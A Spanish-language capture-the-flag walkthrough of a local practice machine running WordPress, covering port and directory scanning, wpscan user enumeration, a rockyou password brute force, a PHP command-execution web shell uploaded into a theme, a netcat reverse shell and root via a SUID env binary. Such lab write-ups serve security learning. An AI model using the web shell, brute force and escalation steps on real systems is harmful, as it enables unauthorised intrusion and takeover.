Desplegamos la máquina.

```
❯ sudo bash auto_deploy.sh walkingcms.tar
[sudo] contraseña para kali:

Estamos desplegando la máquina vulnerable, espere un momento.
08533ee05aeab6b20ad1adaa0e3c2dcd2eb433a8ecb77e3561e1f625952cef20

Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para saber que la máquina está activa y además con el ttl de 64 sabemos que estamos ante una Linux.

```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.067 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.067/0.067/0.067/0.000 ms
```

Con nmap comprobamos los puertos que están abiertos y que servicios tienen.

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Con dirb averiguamos que tiene un wordpress corriendo y con whatweb vemos que versión.

```
❯ dirb http://172.17.0.2

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Aug 13 20:55:09 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
+ http://172.17.0.2/index.html (CODE:200|SIZE:10701)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)
==> DIRECTORY: http://172.17.0.2/wordpress/
```

```
❯ whatweb http://172.17.0.2/wordpress/
http://172.17.0.2/wordpress/ [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTML5, HTTPServer[Debi
an Linux][Apache/2.4.57 (Debian)], IP[172.17.0.2], MetaGenerator[WordPress 6.8.2], Script[importmap
,module,speculationrules], Title[Web Invulnerable], UncommonHeaders[link], WordPress[6.8.2]
```

Usamos la herramienta wpscan para enumerar tanto usarios como plugins.

```
❯ wpscan --url http://172.17.0.2/wordpress/ -e u,ap
```


```
[+] Enumerating All Plugins

[i] No plugins Found.

[+] Enumerating Users (via P
 Brute Forcing Author IDs -

[i] User(s) Identified:

[+] mario
```


Ahora vamos a aplicar fuerza bruta para intentar averiguar la contraseña del usuario Mario.

```
❯ wpscan --url http://172.17.0.2/wordpress/ -U mario -P /usr/share/wordlists/rockyou.txt
[SUCCESS] - mario / love
```

Vemos que está en uso el tema 2022, vamos a crear una reverse shell y la subiremos como un archivo más del tema.


```
❯ cat /home/kali/Scripts/shell.phar
File: /home/kali/Scripts/shell.phar
1  <?php
2
3      system($_GET['cmd']);
4
5  ?>
```







Ahora vamos a comprobar que funciona y después nos lanzaremos una bash a un puerto que previamente dejaremos a la escucha con netcat.

```
---- Entering directory: http://172.17.0.2/wordpress/wp-content/themes/ ----
+ http://172.17.0.2/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)
```


Una vez que conocemos el directorio donde están los temas debemos meternos en el twentytwentytwo y sabemos que dentro hemos introducido el php para ejecutar comandos.




Le ponemos el oneliner cambiando '&' por su url encodeado que es '%26'.




Ya tenemos nuestra shell, previamente con netcat levantamos el puerto 443



Vemos que solo hay un usuario por lo que tenemos que escalar directamente a root sin tener que pasar por otro. Además, vemos que tenemos un binario con permisos suid que está en GTFO como es 'env'.





Listo ya tendríamos root.